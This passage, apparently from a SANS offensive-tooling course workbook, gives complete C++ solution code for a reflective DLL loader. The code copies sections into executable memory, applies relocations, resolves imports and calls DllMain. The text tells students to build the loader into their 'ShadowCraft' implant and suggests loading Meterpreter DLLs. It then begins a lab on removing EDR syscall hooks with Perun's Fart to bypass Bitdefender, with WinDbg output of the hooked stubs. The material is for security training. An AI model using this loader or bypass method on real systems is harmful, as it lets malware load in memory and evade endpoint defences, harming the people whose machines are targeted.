2. TODO #8: `LoadedModule:PerformBaseRelocation()`
   - Obtain the VA for the base relocation table
   - Loop over the relocation table entries
   - Determine the relocation type
     - The upper 4 bits indicate the type
   - Determine the relocation offset
     - The lower 12 bits indicate the offset
   - Determine the delta for your fixups
3. TODO #9: `LoadedModule:ResolveImports()`
   - Obtain the VA of the image import descriptor table
   - Loop over the descriptor table and load any dependencies
   - Build the remainder of the import table with a nested loop
     - Update the thunks accordingly
4. TODO #10: `LoadedModule:CAllEntryPoint()`
   - Obtain the entry point address for the loaded module
   - Invoke it with `DLL_PROCESS_ATTACH`
5. Build
   - Build the project and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Lab Execution Examples

Here is an example of executing the final product with the attempt to manually load the `HelloDLL.dll` from `Lab 1.3 - HelloDLL`
:

PowerShell prompt

```
PS C:\SEC670\Labs\SANS-SEC670-Labs\Day5-Labs\TheLoader\x64\Debug> .\TheLoader.exe ..\..\..\..
\Day1-Labs\HelloDLL\HelloDLL\Bin\HelloDLL.dll
[+] LoadedModule::Load:311 - DOS Header --> 0000012A778B6E00
[+] LoadedModule::Load:312 - NT Headers --> 0000012A778B6F00
[+] LoadedModule::Load:354 - Allocated memory for module at ImageBase (0x0000000180000000).
Relocations not required.
[*] LoadedModule::CopySectionTable:82 - Copying sections to the loaded image
[*] LoadedModule::CopySectionTable:88 - Section: .text SizeOfRawData: 0x13800 VirtualAddress:
0x1000
[*] LoadedModule::CopySectionTable:88 - Section: .rdata SizeOfRawData: 0xa800 VirtualAddress:
0x15000
[*] LoadedModule::CopySectionTable:88 - Section: .data SizeOfRawData: 0xc00 VirtualAddress:
0x20000
[*] LoadedModule::CopySectionTable:88 - Section: .pdata SizeOfRawData: 0x1400 VirtualAddress:
0x22000
[*] LoadedModule::CopySectionTable:88 - Section: .rsrc SizeOfRawData: 0x200 VirtualAddress:
0x24000
[*] LoadedModule::CopySectionTable:88 - Section: .reloc SizeOfRawData: 0x800 VirtualAddress:
0x25000
[*] LoadedModule::ResolveImports:212   Resolving imports for KERNEL32.dll
[+] LoadedModule::CallEntrypoint:287 - Calling AddressOfEntryPoint --> 00000001800013E0
Hello DLL!
```

CMD prompt

```
C:\SEC670\Labs\SANS-SEC670-Labs\Day5-Labs\TheLoader\x64\Debug> TheLoader.exe ..\..\..\..
\Day1-Labs\HelloDLL\HelloDLL\Bin\HelloDLL.dll
[+] LoadedModule::Load:311 - DOS Header --> 0000012A778B6E00
[+] LoadedModule::Load:312 - NT Headers --> 0000012A778B6F00
[+] LoadedModule::Load:354 - Allocated memory for module at ImageBase (0x0000000180000000).
Relocations not required.
[*] LoadedModule::CopySectionTable:82 - Copying sections to the loaded image
[*] LoadedModule::CopySectionTable:88 - Section: .text SizeOfRawData: 0x13800 VirtualAddress:
0x1000
[*] LoadedModule::CopySectionTable:88 - Section: .rdata SizeOfRawData: 0xa800 VirtualAddress:
0x15000
[*] LoadedModule::CopySectionTable:88 - Section: .data SizeOfRawData: 0xc00 VirtualAddress:
0x20000
[*] LoadedModule::CopySectionTable:88 - Section: .pdata SizeOfRawData: 0x1400 VirtualAddress:
0x22000
[*] LoadedModule::CopySectionTable:88 - Section: .rsrc SizeOfRawData: 0x200 VirtualAddress:
0x24000
[*] LoadedModule::CopySectionTable:88 - Section: .reloc SizeOfRawData: 0x800 VirtualAddress:
0x25000
[*] LoadedModule::ResolveImports:212 - Resolving imports for KERNEL32.dll
[+] LoadedModule::CallEntrypoint:287   Calling AddressOfEntryPoint --> 00000001800013E0
Hello DLL!
```

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

TODO Solutions

TODO #1

- Obtain the NT headers
- Utilize the C++ std function `bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
pimgNtHeaders = std::bit_cast<PIMAGE_NT_HEADERS64>(ConvertRvaToVA(BaseAddress, pimgDos-
>e_lfanew));
```

TODO #2

- Obtain the VA for the for image export directory entry
- Utilize the C++ `std` function `bit_cast` : `std::bit_cast`

```
pimgDataDirectory = std::bit_cast<PIMAGE_DATA_DIRECTORY>(&pimgNtHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
```

TODO #3

- Obtain the VA for the export directory
- Utilize the C++ `std` function `bit_cast` : `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
pimgExportDirectory = std::bit_cast<PIMAGE_EXPORT_DIRECTORY>(ConvertRvaToVA(BaseAddress,
pimgDataDirectory->VirtualAddress));
```

TODO #4

- Obtain the VA for the address of functions
- Utilize the C++ `std` function `bit_cast` : `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
auto pAddrOfFunctions = std::bit_cast<PDWORD>(ConvertRvaToVA(BaseAddress,
pimgExportDirectory->AddressOfFunctions));
```

TODO #5

- Obtain the VA for the address of names
- Utilize the C++ `std` function `bit_cast` : `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
auto pAddrOfNames = std::bit_cast<PDWORD>(ConvertRvaToVA(BaseAddress, pimgExportDirectory-
>AddressOfNames));
```

TODO #6

- Obtain the VA for the address of name ordinals
- Utilize the C++ `std` function `bit_cast`: `std::bit_cast`
- Use the `ConvertRvaToVa` or make your own

```
auto pAddrOfOrdinals = std::bit_cast<PWORD>(ConvertRvaToVA(BaseAddress,
pimgExportDirectory->AddressOfNameOrdinals));
```

TODO #7

- Copy all sections to newly allocated pages of memory
- Pay attention to the size of the section

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::CopySectionTable()
{
    BOOLEAN bRet = true;

    INT i;
    BYTE* pDestination;
    ULONGLONG pImageBase = m_newNtHeaders->OptionalHeader.ImageBase;
    PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(m_newNtHeaders);
    DWORD dwVirtualAddress = pSectionHeader->VirtualAddress;
    DWORD flAllocationType = MEM_COMMIT;
    DWORD flProtect = PAGE_EXECUTE_READWRITE;

    for (i = 0; i < m_newNtHeaders->FileHeader.NumberOfSections; i++, pSectionHeader++)
    {

        // If SizeOfRawData == 0, the section itself does not contain data
        // However, it is still imperative to map, as it may contain uninitialized data
        printf(
            "[*] Section: %s SizeOfRawData: 0x%08x VirtualAddress: 0x%p\n",
            pSectionHeader->Name,
            pSectionHeader->SizeOfRawData,
            pSectionHeader->VirtualAddress
        );

        auto dwSectionSize = pSectionHeader->Misc.VirtualSize;

        if (pSectionHeader->SizeOfRawData == 0)
        {
            LPVOID lpAddress = (LPVOID)((PUCHAR)pImageBase + dwVirtualAddress);
            dwSectionSize = m_oldNtHeaders->OptionalHeader.SectionAlignment;

            if (dwSectionSize > 0)
            {
                pDestination = (PUCHAR)VirtualAlloc(
                    lpAddress,
                    dwSectionSize,
                    flAllocationType,
                    flProtect
                );

                if (pDestination == NULL)
                {
                    printf("\n");
                    printf("[-] %s(): Failure Allocating Section at %p\n", __FUNCTION__,
```

```
pDestination);
                    printf("[-] %s(): Destination (%p) == NULL\n", __FUNCTION__,
pDestination);

                    return FALSE;
                }

                pSectionHeader->Misc.PhysicalAddress = (DWORD)(UINT_PTR)pDestination;
                ZeroMemory(pDestination, dwSectionSize);
            }

            // Section is Empty
            continue;
        }
        pDestination = (PUCHAR)VirtualAlloc(
            m_loadedImage + pSectionHeader->VirtualAddress,
            dwSectionSize,
            flAllocationType,
            PAGE_EXECUTE_READWRITE
        );

        if (nullptr == pDestination)
        {
            ResolveErrorCode("[-] VirtualAlloc -> ", GetLastError());
            return FALSE;
        }

        // Copy data
        memcpy(pDestination, m_rawPayload.data() + pSectionHeader->PointerToRawData,
pSectionHeader->SizeOfRawData);

        pSectionHeader->Misc.PhysicalAddress = (DWORD)((UINT_PTR)pDestination &
0xffffffff);

    }

    return true;
}
```

TODO #8

- Obtain the VA for the base relocation table
- Loop over the relocation table entries
- Determine the relocation type
    - The upper 4 bits indicate the type
- Determine the relocation offset
    - The lower 12 bits indicate the offset
- Determine the delta for your fixups

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::PerformBaseRelocation(
    ptrdiff_t pOverlapDelta
)
{
    //
    // safely convert to the type needed
    auto pRelocation = std::bit_cast<PIMAGE_BASE_RELOCATION>(ConvertRvaToVa(
        m_loadedImage,
        m_newNtHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress
    ));

    //
    // while there is something to be done...
    while(pRelocation->VirtualAddress != 0)
    {
        printf("[*] %s:%d - Applying relocations for block 0x%x\n", __FUNCTION__,
__LINE__, pRelocation->VirtualAddress);

        DWORD i{};
        //
        // fix types
        auto pDestination = std::bit_cast<PBYTE>(ConvertRvaToVa(
            m_loadedImage,
            pRelocation->VirtualAddress
        ));

        USHORT* pRelocationInfo = (USHORT*)((ULONGLONG)pRelocation +
sizeof(IMAGE_BASE_RELOCATION));

        for (i = 0; i < ((pRelocation->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / 2);
i++, pRelocationInfo++)
        {
            //
            // The upper 4 bits define the type of relocation
            INT RelocationType = *pRelocationInfo >> 12;
```

```
            //
            // The lower 12 bits define the offset
            INT RelocationOffset = *pRelocationInfo & 0xfff;

            switch (RelocationType)
            {
            case IMAGE_REL_BASED_ABSOLUTE:
                // Skip Relocation
                break;
            case IMAGE_REL_BASED_HIGHLOW:
            {
                // 32-bit Address Relocation
                PDWORD pPatchAddressHighLow = (PDWORD)(pDestination + RelocationOffset);
                *pPatchAddressHighLow += (DWORD)pOverlapDelta;
                break;
            }
#ifdef _WIN64
            case IMAGE_REL_BASED_DIR64:
            {
                // 64-bit Address Relocation
                PULONGLONG pPatchAddress64 = (PULONGLONG)(pDestination +
RelocationOffset);
                *pPatchAddress64 += (ULONGLONG)pOverlapDelta;
                break;
            }
#endif
            default:
                printf("\n");
                printf("[-] %s(): Unknown Relocation: %d\n", __FUNCTION__,
RelocationType);
                break;
            }
        }

        // Advance to Next Relocation Block
        pRelocation = (PIMAGE_BASE_RELOCATION)((ULONGLONG)pRelocation + pRelocation-
>SizeOfBlock);
    }

    return TRUE;
}
```

TODO #9

- Obtain the VA of the image import descriptor table
- Loop over the descriptor table and load any dependencies
-     - Update the thunks accordingly

Build the remainder of the import table with a nested loop

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::ResolveImports()
{
    // The address of the Import Directory is located in the Optional Header
    // under Data Directory[IMAGE_DIRECTORY_ENTRY_IMPORT]
    // safely convert the type
    PIMAGE_DATA_DIRECTORY pImportDirectoryEntry =
std::bit_cast<PIMAGE_DATA_DIRECTORY>(&m_newNtHeaders-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT]);

    if (pImportDirectoryEntry->Size == 0)
    {
        //
        // No imports to resolve
        return TRUE;
    }

    // pImportDescriptor is the first _IMAGE_IMPORT_DESCRIPTOR structure within the
    // Import Directory (IMAGE_DIRECTORY_ENTRY_IMPORT)
    // safely convert the type
    auto pImportDescriptor = std::bit_cast<PIMAGE_IMPORT_DESCRIPTOR>(ConvertRvaToVa(
        m_loadedImage,
        pImportDirectoryEntry->VirtualAddress
    ));

    //
    // loop around the tables fixing the imports table as needed
    for (; pImportDescriptor && pImportDescriptor->Name; pImportDescriptor++)
    {
        //
        // obtain the name of the module
        auto dllName = (LPCSTR)(m_loadedImage + pImportDescriptor->Name);

        printf("[*] %s:%d - Resolving imports for %s\n", __FUNCTION__, __LINE__, dllName);

        //
        // load that module
        HMODULE hModule = LoadLibraryA(dllName);

        //
        // error check the load
        if (hModule == nullptr) {
```

```
            return FALSE;
        }

        //
        // OriginalFirstThunk is is a pointer to the Import Name Table (INT),
        // which contains the names of each function
        UINT_PTR* pOriginalFirstThunk = 0;

        //
        // FirstThunk is a pointer to the Import Address Table (IAT) that contains
        // the addresses of each function
        FARPROC* pFirstThunk = 0;
        if (pImportDescriptor->OriginalFirstThunk)
        {
            //
            // safely convert the types we need
            pOriginalFirstThunk = std::bit_cast<PUINT_PTR>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->OriginalFirstThunk
            ));

            pFirstThunk = std::bit_cast<FARPROC*>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->FirstThunk
            ));
        }
        else
        {
            //
            // safely convert the types we need
            pOriginalFirstThunk = std::bit_cast<PUINT_PTR>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->OriginalFirstThunk
            ));

            pFirstThunk = std::bit_cast<FARPROC*>(ConvertRvaToVa(
                m_loadedImage,
                pImportDescriptor->FirstThunk
            ));
        }

        for (; *pOriginalFirstThunk; pOriginalFirstThunk++, pFirstThunk++)
        {
            //
            // If the OriginalFirstThunk contains an ordinal,
            // use this to resolve the import
            if (IMAGE_SNAP_BY_ORDINAL(*pOriginalFirstThunk))
            {
                *pFirstThunk = (FARPROC)GetProcAddress(hModule,
(LPCSTR)IMAGE_ORDINAL(*pOriginalFirstThunk));
            }
            else
```

```
            {
                //
                // else, use the FirstThunk-based import name (PIMAGE_IMPORT_BY_NAME)
                auto pImport = std::bit_cast<PIMAGE_IMPORT_BY_NAME>(ConvertRvaToVa(
                    m_loadedImage,
                    *pOriginalFirstThunk
                ));

                *pFirstThunk = (FARPROC)(GetProcAddress(hModule, (LPCSTR)&pImport->Name));
            }

            if (pFirstThunk == 0) {
                break;
            }
        }

        if (hModule)
            FreeLibrary(hModule);
    }
    return true;
}
```

TODO #10

- Obtain the entry point address for the loaded module
- Invoke it with `DLL_PROCESS_ATTACH`

```
_Use_decl_annotations_
BOOLEAN
LoadedModule::CallEntrypoint()
{
    //
    // some local variables for you to use
    BOOL bResult = FALSE;

    //
    // safely convert the address of entrypoint so it can be called
    auto pAddressOfEntryPoint = std::bit_cast<PUCHAR>(ConvertRvaToVa(
        m_loadedImage,
        m_newNtHeaders->OptionalHeader.AddressOfEntryPoint
    ));

    //
    // invoke the DllMain with process attach
    printf("[+] %s:%d - Calling AddressOfEntryPoint --> %p\n", __FUNCTION__, __LINE__,
pAddressOfEntryPoint);
    DllEntryProc DllEntry = (DllEntryProc)(LPVOID)(pAddressOfEntryPoint);
    bResult = (*DllEntry)((HINSTANCE)m_loadedImage, DLL_PROCESS_ATTACH, 0);

    if (bResult != TRUE) {
        printf("[-] %s:%d - DllEntry() Failure, Error %u\n", __FUNCTION__, __LINE__,
GetLastError());
        return bResult;
    }

    return bResult;
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- Wow! What a lab, huh? There were several TODO items and some of them were very involved and required more time to complete them. In the end, you made a standalone binary that can dynamically load a DLL into memory and invoke its main entry point. This can now be worked into your `ShadowCraft` implant that you have been working on throughout the course. Having the ability to take over what `LoadLibrary` does provides such a massive benefit for your entire toolkit.

Lab Enhancements

- See if you can load a Meterpreter created DLL
- Attempt to unload your DLL
    - Can you also wipe out the pages of memory the DLL occupied?
- Can you prevent your DLL from being loaded multiple times?
- What if there is a new version of that DLL?
    - How could this be handled?
- What about TLS callbacks?
- How would you call exported functions from this newly loaded DLL?

Lab 5.2: UnhookTheHook

Background

When searching for functions or `syscalls` that have been hooked, you might typically see a `JMP` instruction as the very first instruction in the function's prolog. Many x86 Windows APIs have the clever 2-byte `NOP` of `MOV EDI, EDI` as the first instruction in their prolog. Even 64-bit APIs will have a modification to their function prolog. The opcode for a `JMP` instruction is `0xE9` which can be used in a `memcmp` call to validate if a function has been hooked or not. For `syscalls`, they have a different-looking prolog. `syscalls` typically start with a `MOV` instruction that moves the value in the `RCX` register into the `R10` register. The next instruction is typically another `MOV` but one that takes the `syscall` ID and moves it into the `EAX` register. Take a look here.

syscall stubs: not hooked

```
0:00> u ntdll!NtCreateProcessEx
4c8bd1          mov     r10, rcx
b84d000000      mov     eax, 4Dh
```

syscall stubs: hooked

```
0:00> u ntdll!NtCreateProcessEx
e93b3c1600      jmp     00007ffe`063f0cc0
cc              int 3
cc              int 3
cc              int 3
```

Hooks from EDRs and AVs can be annoying to deal with and bypass. There are many documented methods for doing so, and this one uses Perun's Fart from SEKTOR7. This method works by avoiding anything on disk and creating a new suspended process to copy the TEXT section over. It is a very clever technique that they released and documented. Let us see how it's done.

APIs Used

- `VirtualProtect`
- `ReadProcessMemory`
- `WriteProcessMemory`
- `OpenProcess`
- `GetProcAddress`
- `memcmp`
- `CreateRemoteThread`
- `CryptStringToBinaryA`

- `GetModuleHandleA`
- `VirtualAlloc`
- `VirtualAllocEx`
- `WaitForSingleObject`

Objectives

- Understand how to create a suspended process.
- Understand how to find the syscall table.
- Understand how to repair a corrupt syscall table.
- Understand and implement Perun's Fart to bypass Bitdefender.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Bitdefender VM. Bitdefender will need to be installed, and in case you have issues with it, refer to Installing Bitdefender.

Networking Change

For this lab, please change the NICs to Host-Only for both your Dev and Bitdefender VMs. This is because we do not want Bitdefender to communicate to backend servers as we test bypasses. If you are not sure how to modify a VM's NIC settings, refer to Installing Bitdefender - Cutting Off Internet Access.

1. Connectivity test.
    - Ensure all VMs can ping each other.
    - Make sure Bitdefender cannot communicate with the Internet.
2. Launch Visual Studio.
    - Open the `UnhookTheHook` solution file.
    - The *UnhookTheHook* project contains a `main.cpp` source file, which contains the `main` function where your work begins.
    - There are **TODO** comments that describe what is to be done.
    - **Error check all of your function calls that need it!!!!**

main.cpp

1. TODO #1
    - Create a new process, but make sure it is in the suspended state.

2. TODO #2
    - Use the found PID to obtain a process handle to it.
    - The handle should have enough permissions to read/write memory, create threads, query it, and perform other operations.
3. TODO #3
    - Obtain the address of VirtualProtect.
4. TODO #4
    - Find the `TEXT` section by looping over the sections.
    - Once found, change the permissions of that page.
    - Call the `GetFirstSyscall` and `GetLastSyscall` functions.
    - Once they return, restore the page protections of the TEXT section.
5. TODO #5
    - Find the end of the syscall sequence to find the beginning of the table.
    - After finding the end of the sequence, loop around until you find the start.
6. TODO #6
    - Look backwards to find the end of the table.
7. Build
    - Build the project and monitor the output window for any build errors.

Transfer to the Bitdefender VM

Transfer the files (the `EXE` and its `PDB`) to the Bitdefender VM. The reason you might want the PDB file over as well is that it could help with the debugging since it will have your program's symbols. Please note, there is no shared folder between the Dev and Bitdefender VMs. This is because we do not want it to scan those mapped drives.

1. Hooked functions
    - Some hooked functions to look for are:
        - `NtQueryInformationProcess`
        - `NtOpenProcess`
        - `ZwMapViewOfSection`

Stuck?


If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example and Troubleshooting Steps


Debugging notepad.exe

Here are some manual troubleshooting steps.

Create a new instance of the `Notepad.exe` process and attach to it using WinDbg Preview to observe Bitdefender's hooks.




Once you have successfully attached to the process, you can check out a function that Bitdefender commonly hooks: `NtQueryInformationProcess`. To disassemble a function in WinDbg Preview, we use the `u` command for unassemble. The command takes in an optional address of where to start its disassembly. This command is entered in the command window on the far right of the debugger. The command window has the blue bar in the below screenshot.



This is the manual disassembly of the `NtQueryInformationProcess` function and the output is displayed in the command window, the same window where you ran the `u` command.

```
0:003> u ntdll!NtQueryInformationProcess
ntdll!ZwQueryInformationProcess:
00007ffe`0628d080 e93b3c1600       jmp     00007ffe`063f0cc0
00007ffe`0628d085 cc               int     3
00007ffe`0628d086 cc               int     3
00007ffe`0628d087 cc               int     3
00007ffe`0628d088 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`0628d090 7503             jne     ntdll!ZwQueryInformationProcess+0x15 (00007ffe`0628d095)
00007ffe`0628d092 0f05             syscall
00007ffe`0628d094 c3               ret
```


The Disassembly window has the blue bar in the below screenshot.



This is the Disassembly window after jumping to where the function is located. You can see here that it is indeed hooked by Bitdefender because of the `jmp` instruction where the function's prologue should be located.

